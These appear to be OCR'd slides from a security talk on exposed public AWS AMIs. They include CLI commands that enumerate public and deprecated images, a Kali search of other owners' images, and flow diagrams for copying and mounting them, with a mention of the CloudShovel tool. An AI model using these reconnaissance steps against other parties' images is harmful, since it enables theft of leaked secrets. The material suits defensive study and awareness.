

Windows PowerShell
PS D:\> aws ec2 describe-images --owners self --filters Name=is-public,Values=true
{
"Images": []
}
PS D:\>



PS C:\> aws ec2 describe-images help | Select-String deprecated
[--include-deprecated | --no-include-deprecated]
"--include-deprecated" | "--no-include-deprecated" (boolean)
Specifies whether to include deprecated AMIs.
Default: No deprecated AMIs are included in the response.
Note: If you are the AMI owner, all deprecated AMIs appear in the


```
{
    "Architecture": "x86_64",
    "CreationDate": "2021-06-26T13:52:55.000Z",
    "ImageId": "ami-0847ce0418cfc274a",
    "ImageLocation": "aws-marketplace/ProComputers RHEL-8-x86_64-Latest-10GiB-HVM-20210626_115839-2c7fc860-bfe0-4878-ac4a-7d23445cd8cf",
    "ImageType": "machine",
    "Public": true,
    "OwnerId": "939706979954",
    "PlatformDetails": "Red Hat Enterprise Linux",
    "UsageOperation": "RunInstances:0010",
    "ProductCodes": [
        {
            "ProductCodeId": "2mu98w1i3gxop2vmu3slk8vdb",
            "ProductCodeType": "marketplace"
        }
    ],
    "State": "available",
    "BlockDeviceMappings": [
        {
            "DeviceName": "/dev/sda1",
            "Ebs": {
                "DeleteOnTermination": true,
                "SnapshotId": "snap-0c0f86dbfa6510254",
                "VolumeSize": 10,
                "VolumeType": "gp2",
                "Encrypted": false
            }
        }
    ],
    "Description": "Red Hat Enterprise Linux 8 Latest Minimal Install Golden AMI Template (RHEL 8.4) (RedHat 8.4) (Red Hat 8.4) (RHEL8) (RedHat8)",
    "EnaSupport": true,
    "Hypervisor": "xen",
    "ImageOwnerAlias": "aws-marketplace",
    "Name": "ProComputers RHEL-8-x86_64-Latest-10GiB-HVM-20210626_115839-2c7fc860-bfe0-4878-ac4a-7d23445cd8cf",
    "RootDeviceName": "/dev/sda1",
    "RootDeviceType": "ebs",
    "SriovNetSupport": "simple",
    "VirtualizationType": "hvm",
    "DeprecationTime": "2022-09-30T07:30:00.000Z"
```


Block public access for AMIs Info
Manage
Block public access for AMIs at the account level to prevent the public sharing of your AMIs in this Region.
Public access
New public sharing allowed
Users can publicly share AMIs in this Region. View public AMIs.
Block public access for EBS snapshots Info
Manage
Block public access at the account level to prevent the public sharing of your snapshots in this Region.
Public access
Not blocked
Users can publicly share snapshots in this Region. View public snapshots


Our AWS account
Copy
AMI
Download


Our AWS account
AMI
Create EBS
Snapshot
Download


Our AWS account
AMI
Connect
to instance



Our AWS account
AMI
EBS
Volume
Connect
to instance

HACKTODEF.COM

PUBLIC RESOURCES

AMIs (Amazon Machine Images)

- MOUNTING CAN BE HARD
- TOOLS MIGHT FAIL
- MANUAL APPROACH SHOULD HELP
- saw-your-packet/CloudShovel


1 2 3 4
8:58
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ aws ec2 describe-images \
--filter Name=description,Values="*securitycafe.ro*" \
--include-deprecated \
--region eu-central-1 | grep ImageId
"ImageId": "ami-090e4da4a3bf20ab3",
(kali㉿kali)-[~]
$

Windows PowerShell

```
            },
            "DeviceName": "/dev/sda1"
        },
        {
            "DeviceName": "/dev/sdb",
            "VirtualName": "ephemeral0"
        },
        {
            "DeviceName": "/dev/sdc",
            "VirtualName": "ephemeral1"
        }
    ],
    "Description": "This is where I store [redacted] bitcoin wallet :D",
    "EnaSupport": true,
    "Hypervisor": "xen",
    "Name": "CloudShovel",
    "RootDeviceName": "/dev/sda1",
    "RootDeviceType": "ebs",
    "SriovNetSupport": "simple",
    "VirtualizationType": "hvm",
```

